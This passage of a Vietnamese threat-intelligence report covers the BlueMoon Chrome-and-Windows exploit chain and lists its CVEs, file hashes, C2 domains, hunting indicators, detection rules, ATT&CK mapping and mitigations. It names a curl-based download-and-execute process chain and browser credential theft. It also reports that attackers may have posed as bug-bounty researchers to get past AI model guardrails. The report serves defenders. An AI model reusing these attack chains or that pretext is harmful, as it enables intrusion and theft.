| Phạm vi mục tiêu khả thi | Trung bình | LPE chỉ hoạt động trên Windows build ≤ 22000 — thu hẹp đáng kể tập nạn nhân |
| Thiệt hại nếu thành công | Nghiêm trọng | Tùy payload: từ đánh cắp toàn bộ credential/cookie trình duyệt (LONGTALE/GemStone) tới backdoor đầy đủ (ShadowPad) |
| Mức độ liên quan tới Việt Nam | Cao | Doanh nghiệp sản xuất Việt Nam bị nhắm trực tiếp; email gửi từ tài khoản chính phủ Đông Nam Á bị xâm phạm |
| Rủi ro mô hình (patch-gap) | Rất cao | Volexity đánh giá độ tin cậy cao rằng patch-gap sẽ trở thành rủi ro lớn hơn khi AI hỗ trợ dịch ngược bản vá ngày càng hiệu quả |
IOC & Artifacts
Lỗ hổng cần vá ngay
| CVE | Sản phẩm | Trạng thái vá |
|---|---|---|
| CVE-2026-85046 | Google Chrome / Chromium (V8) | Vá trong Chrome 152.0.7977.82/.83 (03/09/2026). CISA đưa vào KEV 04/09, hạn khắc phục liên bang 18/09/2026 |
| CVE-2026-87491 | Google Chrome / Chromium (V8 sandbox escape) | Vá trong bản Chrome Stable |
| CVE-2026-85880 | Windows kernel (RtlpCreateServerAcl) |
Microsoft đã khắc phục (xem MSRC) |
File Indicators (SHA-256)
Chuỗi exploit dùng chung (Volexity):
d17053557bb90298f7b115432b4820a248fdbe678bca31721529b1f51a82343b  Files1.html (UTA0560)
337b48c1cd6dd6e7b8073327082a60e149517fa084ba17b180e041fffa3b130d  react.min.js (UTA0560)
7a52ff23949edee8faa61ce0def6dbca8b7e5943c54d23376cc190762ea3985c  page.html (dùng chung)
cd0c21f9b32b7feeda1787fccab622dec60ecdf84c0538c08bde3946856b0fa0  p1 data (dùng chung)
b7b0cd6539464ab39c6526e499f86d611faa21c5af945535ebaf187cec543af1  p1 DLL (dùng chung)
5995f42a828606705a7339d58a665c229936e81c4e539cdfa115eb46a2eb53d6  p2 data (dùng chung)
51462a23ac25e1bd0e49b7cae7f3a71f8d2201e22d45175b587e4740b49863cc  p2 DLL (dùng chung)
UTA0560 (GRIMWEDGE):
69c1603f3f9015beb0097d0a3bb0f17400c314e2eae65a7eceacd3b93ea570dc  msgbox.exe
3b71d721c39fad92a44ddd764bbb34afeae44a5db886d0a4827a399a5fbd367f  wsc.dll
56eda0ac82e06ee609b034306025e67df161c5877399c305c8eaea136e80c951  Temp.txt (MSI)
59dc108e22cb856c228bbf8a1ab955fb66f0844a07fe10fa0d9fc3823d2cbbcb  GRIMWEDGE backdoor
JungleBamboo / TA412 (SUPERSTOMP + LONGTALE/GemStone):
e2a59432ce2b0d83ded936374a11fca3d3defaf4aab90eb37fca58683eae32c0  msgbox.exe (SUPERSTOMP)
5eb5645511b00e4f4d73125654eeb3a3930fcf09c65685dc7f03f725331492e3  a001 (LONGTALE extension)
779b3e1a470e589d492b99154ba11622fbaebb19b3de694f660c725411b7096d  driver-html.js
ff1b49aaec994f4c11f2c9331e739abb4bc3d6abf66ec50ce99709fba35d782b  BlueMoon exploit JavaScript
7d6f6dcb17a423bdd7715f8a4e34f2939501a761bc9bf7aa005f805ef1f82288  ChromeUpdate.exe / msgbox.exe
e950d03c58d49e28e31df8afeefca1f3b3d2cd6b697c40adfee1a4f6fe18f004  dist.zip
353b5bd2780c1b0c07c1283d83cf16cf1e9ec226c17b2d09d56848893f9d98ee  background.js (GemStone)
UNK_DoubleCheck (chiến dịch Việt Nam):
ac6bbc4b1f1c62e308781329183a46e18f454c27e66bffa09f343b53ac622b69  font-01.js (BlueMoon exploit JS)
ac6806c89e294f390838cb07c015dabec1c8ada06ce5161a0ad50b8a72828141  calibre-launcher.dll
3594ad58fb6217fafe9839e53999a90608c2e9f335fa20aece3d53f8c0802726  SysPr.prx
3ec3151d8d1278ed966941ac89ea495ef6a80c70613dd9138cc85fc28c9df432  krita.dll
6e6378d8d404166da89d982e80bc52e19a3f677201258dec1775f100a027a92d  SysPr.prx (biến thể)
UNK_LateNight (ShadowPad):
a4a6a04d85eca8d584d939d2437c85a4f291207d8042f2ec002838e336b72ef5  Index.js
295fc584f75e94108c9be945977db33ed80421f5d374eab188587c911dffd915  msgbox.exe
bc7d24f5cf8937b334966201bdcce8ca9bab6ec5889d40a399d4094dcad73360  mctsetup64.dll
UNK_QuietRacket:
b34802a646fc4a8f07ffa09a5fda8bf7327446b22e3d7bb5163dafa1e2a8bb2b  Loader.js
8453c42904b7b2fea5671b7bff06b2d937632ae29545fd11bc13095627a2805f  Indostartupexpo.js
f3c64014221a58f3fde88e562662dbd5a1b3dd2b59c86e9e2bc5cb8f671664e7  GFExperienceUpdate.dll
87b6b24c06f99900a8aa579caedee1e402015884c925a98dcfb0fb38dfa2de22  GFExperienceUpdate.dll
Network Indicators
| Indicator | Nhóm | Vai trò |
|---|---|---|
cloud.shinewrist[.]net |
UTA0560 | C2 và lưu trữ exploit |
ocr[.]opusaccel[.]top |
UTA0560 | C2 của GRIMWEDGE |
206[.]166[.]251[.]164 |
UTA0560 | IP lưu trữ cloud.shinewrist[.]net |
ircribbin77[@]hotmail[.]com |
UTA0560 | Địa chỉ gửi phishing (tên "Irma Cribbin") |
msbenefit[.]com, gitprogram[.]com |
JungleBamboo | Hạ tầng phishing và C2 (dùng Cloudflare Tunnels) |
secboxes[.]com, attcdn[.]com |
TA412 | Domain phân phối và tải xuống |
brianwilli[.]com / homepage.brianwilli[.]com |
UNK_DoubleCheck | Domain tải xuống (chiến dịch Việt Nam) |
fracons[.]com |
UNK_DoubleCheck | Domain C2 (chiến dịch Việt Nam) |
mailtbox.workers[.]dev / vncdc.mailtbox.workers[.]dev |
UNK_DoubleCheck | Hostname phân phối BlueMoon |
1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com |
UNK_DoubleCheck | Cloudflare R2 bucket tải payload giai đoạn 2 |
ms.checrity[.]com / checrity[.]com / 79.133.56[.]90 |
UNK_LateNight | C2 của ShadowPad |
airproducts[.]ink, precipart[.]ink, epsilonsystems[.]net, rocketlabusa[.]ink, spectrolab[.]fit |
UNK_LateNight | Domain giả mạo công ty hàng không vũ trụ Hoa Kỳ |
joinmacket[.]com, openlumakora[.]com, getaiexo[.]com, elixnovorem[.]com, velodynaity[.]com |
UNK_QuietRacket | Hạ tầng phân phối và C2 |
Dấu Hiệu Săn Tìm (Hunting Indicators)
Do Proofpoint công bố:
Cây tiến trình đặc trưng:
chrome.exe→cmd.exe→curl.exe→msgbox.exeSession key
v8ctf_exp_attemptđược ghi vàosessionStoragetrong ChromeScheduled task:
EdgeCore_AutoUpdate(UNK_LateNight),MicrosoftEdgeUpdatesTaskMachinevàAvpcheckup(UNK_DoubleCheck)Mutex:
Dataupcheckinfo(UNK_DoubleCheck)Registry persistence:
HKCU\SOFTWARE\Classes\CLSID\{5D4CFCB7-222C-4CA3-96B6-1F8195FBBB4B}\InprocServer32(UNK_DoubleCheck)File thả xuống
%TEMP%:ChromeUpdate.exehoặcmsgbox.exe
Do Volexity công bố:
Scheduled task:
Windows Scheduled Systemchạy mỗi 5 phút (UTA0560)Extension ID độc hại:
ckiknalbeplpcpofpnabcnhjcegckfei(LONGTALE giả Google Gemini)Thư mục giải nén extension:
C:\Users\Public\stomp_ext
Quy tắc phát hiện đã công bố
Proofpoint ET rules: SID
2071919–2071924(BlueMoon EK JS Loader M1/M2/M3, CnC Beacon Outbound ok/fail/phase)Proofpoint YARA rule:
MAL_BlueMoon_ExploitKit(tác giả Greg Lesnewich) — khớp trên các chuỗi đặc trưng nhưCVE_EXP_CORE,PAYLOADS_B64,v8ctf_exp_attempt,MAP_WORD,cageRead/cageWrite, cùng các marker shellcode. Toàn văn quy tắc có tại báo cáo gốc Proofpoint (xem Tham khảo).Volexity IOC repository: github.com/volexity/threat-intel/tree/main/2026/2026-09-09 Chrome
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | Mô tả trong chiến dịch |
|---|---|---|---|
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | Hạ tầng phân phối exploit được tạo cùng ngày hoặc vài ngày trước chiến dịch tương ứng |
| Resource Development | T1588.005 | Obtain Capabilities: Exploits | Nhiều nhóm cùng thu được bộ BlueMoon — nghi có nhà môi giới exploit hoặc "digital quartermaster" |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Email spear-phishing với link, chủ đề tùy biến theo từng mục tiêu |
| Initial Access | T1189 | Drive-by Compromise | Khai thác trình duyệt ngay khi nạn nhân truy cập trang |
| Initial Access | T1190 | Exploit Public-Facing Application | Lạm dụng lỗ hổng XSS phản chiếu trên website đại học Hoa Kỳ hợp pháp để chuyển hướng |
| Execution | T1204.001 | User Execution: Malicious Link | Social engineering thúc đẩy nạn nhân nhấp link |
| Execution | T1203 | Exploitation for Client Execution | Chuỗi CVE-2026-85046 + CVE-2026-87491 trong Chrome |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | cmd.exe /c curl ... && ... sau khai thác |
| Privilege Escalation | T1068 | Exploitation for Privilege Escalation | CVE-2026-85880 trong Windows kernel (ALPC/WNF) |
| Defense Evasion | T1055 | Process Injection | Shellcode pp inject vào tiến trình Chrome browser (ngoài sandbox) |
| Defense Evasion | T1620 | Reflective Code Loading | p1 và p2 reflectively load DLL nhúng; GRIMWEDGE chạy eval() trong msiexec.exe |
| Defense Evasion | T1027 | Obfuscated Files or Information | JavaScript loader obfuscate; UNK_DoubleCheck mã hóa RC4 blob SysPr.prx |
| Defense Evasion | T1574.002 | Hijack Execution Flow: DLL Side-Loading | Chuỗi sideloading của UTA0560, UNK_LateNight, UNK_DoubleCheck, UNK_QuietRacket |
| Defense Evasion | T1036.005 | Masquerading: Match Legitimate Name | Extension giả "Google Gemini"; task giả Windows Scheduled System, EdgeCore_AutoUpdate, GeForceService |
| Defense Evasion | T1553 | Subvert Trust Controls | SUPERSTOMP giả mạo HMAC của Chrome Secure Preferences và super_mac |
| Persistence | T1053.005 | Scheduled Task/Job | Windows Scheduled System (5 phút), EdgeCore_AutoUpdate, GeForceService, Avpcheckup |
| Persistence | T1176 | Browser Extensions | LONGTALE/GemStone cài đặt bền vững vào profile trình duyệt |
| Persistence | T1112 | Modify Registry | UNK_LateNight lưu payload dự phòng trong registry; UNK_DoubleCheck persistence qua CLSID |
| Credential Access | T1555.003 | Credentials from Web Browsers | LONGTALE/GemStone đánh cắp cookie, localStorage, sessionStorage; ShadowPad lấy profile Firefox |
| Credential Access | T1056.001 | Input Capture: Keylogging | LONGTALE/GemStone ghi mọi phím gõ trên mọi tab |
| Collection | T1113 | Screen Capture | Chụp màn hình kích hoạt theo từ khóa do C2 cung cấp |
| Discovery | T1082 | System Information Discovery | p1 DLL thu thập hồ sơ host đầy đủ; GRIMWEDGE lệnh Info |
| Discovery | T1497 | Virtualization/Sandbox Evasion | p1 phát hiện hypervisor (VMware, Hyper-V, KVM, Xen) — thụ động, chỉ báo cáo |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | HTTPS beacon; GRIMWEDGE POST tab-delimited |
| Command and Control | T1071.004 | Application Layer Protocol: DNS | UNK_QuietRacket phân giải C2 qua Google DNS-over-HTTPS (bản ghi TXT) |
| Command and Control | T1102 | Web Service | Cloudflare Workers, Cloudflare Tunnels, Cloudflare R2 Bucket làm hạ tầng |
| Command and Control | T1105 | Ingress Tool Transfer | curl tải payload; staging theo từng host (%COMPUTERNAME%.txt) |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | LONGTALE gửi dữ liệu mỗi ~30 giây |
Nhận Định Chuyên Gia
Điều đáng lo ngại nhất trong vụ việc này không phải là độ tinh vi của exploit, mà là tốc độ và mô hình lan truyền của nó. Một chuỗi khai thác Chrome vũ khí hóa đầy đủ trước nay vẫn là một năng lực hiếm và có giá trị cao — thường gắn với các nhà cung cấp spyware thương mại hoặc các nhóm APT được đầu tư rất lớn. BlueMoon được phát triển, triển khai nhanh chóng, và chia sẻ cho ít nhất năm nhóm khác nhau trong vòng vài ngày — với chất lượng OPSEC thấp đến mức tạo ra tín hiệu phát hiện rất cao.
Chính chất lượng OPSEC thấp lại là chi tiết tiết lộ nhiều nhất. Cấu hình mặc định — curl tải file xuống %TEMP% rồi thực thi, tạo cây tiến trình chrome.exe → cmd.exe → curl.exe → msgbox.exe — là điều mà bất kỳ đội phát triển exploit chuyên nghiệp nào cũng sẽ tránh. Kết hợp với việc mã exploit vẫn giữ nguyên comment debug, log chẩn đoán chi tiết, breakpoint, và tham chiếu tới tệp handover Markdown, bức tranh hiện ra là một công cụ được đẩy ra khỏi phòng thí nghiệm khi vẫn còn nguyên giàn giáo phát triển — vì cửa sổ patch-gap sắp đóng lại.
Về bằng chứng AI hỗ trợ phát triển, cần đọc với sự thận trọng đúng mức. Proofpoint nói rõ: không một artifact đơn lẻ nào xác nhận dứt khoát điều này. Nhưng tập hợp các chỉ dấu — tệp handover Markdown (mẫu hình đặc trưng của AI agent bàn giao ngữ cảnh giữa các phiên), comment tự-tường-thuật ghi lại từng vòng debug, hướng dẫn cho "người thử nghiệm" gửi lại log — là một mẫu hình nhất quán đáng chú ý. Chi tiết sắc bén nhất là câu hỏi Proofpoint đặt ra về các tham chiếu v8CTF: liệu exploit thực sự được phát triển trong khuôn khổ chương trình bug bounty của Google, hay cái cớ "nghiên cứu bug bounty" được dùng để né guardrail của mô hình ngôn ngữ lớn? Đây là một câu hỏi mà cả ngành bảo mật lẫn các nhà phát triển mô hình AI cần suy nghĩ nghiêm túc.
Bài học cốt lõi về patch-gap vượt xa vụ việc cụ thể này. Mô hình mã nguồn mở tạo ra một nghịch lý cấu trúc: bản vá được commit công khai trước khi đến tay người dùng cuối, và bản vá chính là bản mô tả chi tiết nhất của lỗ hổng. Khi việc dịch ngược bản vá và vũ khí hóa nó trở nên rẻ hơn nhờ AI, cửa sổ này chuyển từ một rủi ro lý thuyết thành một cửa tấn công có thể dự đoán được. Volexity đánh giá điều này với độ tin cậy cao — và Proofpoint dự báo mô hình này sẽ tái diễn vượt ra ngoài BlueMoon.
Hai chi tiết đáng chú ý về việc nghiên cứu công khai trở thành tradecraft: Thứ nhất, kỹ thuật giả mạo Chrome Secure Preferences mà SUPERSTOMP dùng đã được thêm vào một repository GitHub phổ biến vào 06/08/2026 — chỉ ba tuần trước chiến dịch. Thứ hai, chính bản vá Chromium công khai là thứ cho phép phát triển exploit. Cả hai đều minh họa một thực tế: khoảng cách giữa công bố nghiên cứu và khai thác thực chiến đang co lại nhanh chóng.
Đối với các tổ chức tại Việt Nam, đây là cảnh báo cụ thể chứ không phải rủi ro lý thuyết. Một doanh nghiệp sản xuất Việt Nam đã nằm trong danh sách nạn nhân được xác nhận. Cách tiếp cận của UNK_DoubleCheck đặc biệt đáng lưu tâm ở hai điểm: (1) email được gửi từ một tài khoản chính phủ Đông Nam Á đã bị xâm phạm — nghĩa là mọi kiểm tra dựa trên uy tín người gửi (SPF, DKIM, DMARC, sender reputation) đều hợp lệ hoàn toàn; và (2) chủ đề mồi nhử về đăng ký lịch hẹn tiêm chủng — một chủ đề hành chính bình thường, không tạo cảm giác khẩn cấp bất thường, dễ được nhân viên mở mà không suy nghĩ. Đây là chất lượng social engineering cao hơn hẳn phishing thương mại thông thường.
Thêm vào đó, ngành sản xuất Việt Nam — với vai trò ngày càng lớn trong chuỗi cung ứng toàn cầu — là mục tiêu hợp lý cho gián điệp kinh tế. Việc UNK_QuietRacket đồng thời nhắm vào Indonesia và Singapore cho thấy khu vực Đông Nam Á nằm trong phạm vi quan tâm rõ ràng của làn sóng khai thác này.
Khuyến Nghị
Khẩn cấp (ưu tiên cao nhất)
Kiểm tra phiên bản Chrome thực tế, không giả định auto-update đã chạy. Đảm bảo toàn bộ máy trạm đang chạy Chrome 152.0.7977.82/.83 trở lên. Điểm mấu chốt: Chrome chỉ áp dụng bản vá sau khi trình duyệt được khởi động lại — nếu nhân viên để Chrome mở liên tục nhiều tuần (rất phổ biến), họ vẫn đang chạy phiên bản dễ tổn thương dù bản cập nhật đã tải về. Cần buộc khởi động lại Chrome trên toàn bộ estate.
Kiểm tra cả các trình duyệt Chromium khác: Microsoft Edge, Brave, Vivaldi, Cốc Cốc và các trình duyệt nền Chromium khác đều bị ảnh hưởng bởi cùng lỗ hổng V8 và cần được cập nhật tương ứng.
Vá Windows kernel (CVE-2026-85880) — đặc biệt ưu tiên các máy chạy Windows 10 (mọi bản), Windows Server 2019/2022, và Windows 11 21H2.
Chặn toàn bộ IOC đã công bố tại email gateway, proxy và DNS — đặc biệt các domain của UNK_DoubleCheck nếu tổ chức bạn thuộc ngành sản xuất.
Săn tìm (Threat Hunting)
Tìm cây tiến trình đặc trưng trong log EDR/SIEM:
chrome.exe→cmd.exe→curl.exe→ thực thi file từ%TEMP%. Đây là chỉ dấu tín hiệu cao nhất và dễ triển khai nhất.Tìm chuỗi
v8ctf_exp_attempttrongsessionStoragecủa Chrome trên các máy nghi ngờ — dấu vết trực tiếp của cơ chế thử lại của BlueMoon.Rà soát scheduled task đáng ngờ:
Windows Scheduled System,EdgeCore_AutoUpdate,MicrosoftEdgeUpdatesTaskMachine,Avpcheckup,GeForceService.Rà soát extension trình duyệt trên toàn estate — đặc biệt tìm extension ID
ckiknalbeplpcpofpnabcnhjcegckfeivà bất kỳ extension nào tự xưng là "Google Gemini" nhưng không cài từ Chrome Web Store chính thức. Kiểm tra thư mụcC:\Users\Public\stomp_ext.Triển khai quy tắc ET (SID 2071919–2071924) và YARA rule
MAL_BlueMoon_ExploitKitdo Proofpoint công bố.Giám sát truy vấn DNS-over-HTTPS bất thường tới Google DoH từ endpoint không có nhu cầu nghiệp vụ — kỹ thuật phân giải C2 của UNK_QuietRacket.
Phòng ngừa dài hạn
Quản lý vòng đời trình duyệt như một tài sản quan trọng: thiết lập chính sách buộc khởi động lại Chrome định kỳ (ví dụ qua Chrome Enterprise policy
RelaunchNotification), thay vì phó mặc cho thói quen người dùng.Kiểm soát cài đặt extension trình duyệt bằng allowlist qua Chrome Enterprise policy (
ExtensionInstallAllowlist/ExtensionInstallBlocklist) — đây là biện pháp phòng thủ hiệu quả nhất trước payload kiểu LONGTALE/GemStone, vì extension độc hại khó phát hiện hơn file thực thi rất nhiều.Nâng cấp khỏi Windows build cũ: LPE trong chuỗi này chỉ hoạt động trên build ≤ 22000. Việc nâng cấp lên Windows 11 22H2 trở lên tự động vô hiệu hóa toàn bộ giai đoạn LPE của BlueMoon — biến một chuỗi khai thác hoàn chỉnh thành một exploit trình duyệt bị giam trong sandbox.
Đào tạo nhận thức có trọng tâm cho ngành sản xuất: nhấn mạnh rằng email từ một địa chỉ chính phủ hợp lệ không đảm bảo an toàn — tài khoản đó có thể đã bị xâm phạm. Cảnh giác với link trong email hành chính thông thường (lịch hẹn, thông báo, biểu mẫu) từ đối tác không quen biết.
Với đội ngũ bảo mật: theo dõi patch-gap như một loại rủi ro riêng. Cân nhắc triển khai kênh cập nhật nhanh hơn cho trình duyệt (lưu ý Chrome Extended Stable có patch gap dài hơn — nên cân nhắc kỹ), và theo dõi các thông báo bảo mật Chromium/Chrome để chủ động đánh giá cửa sổ rủi ro.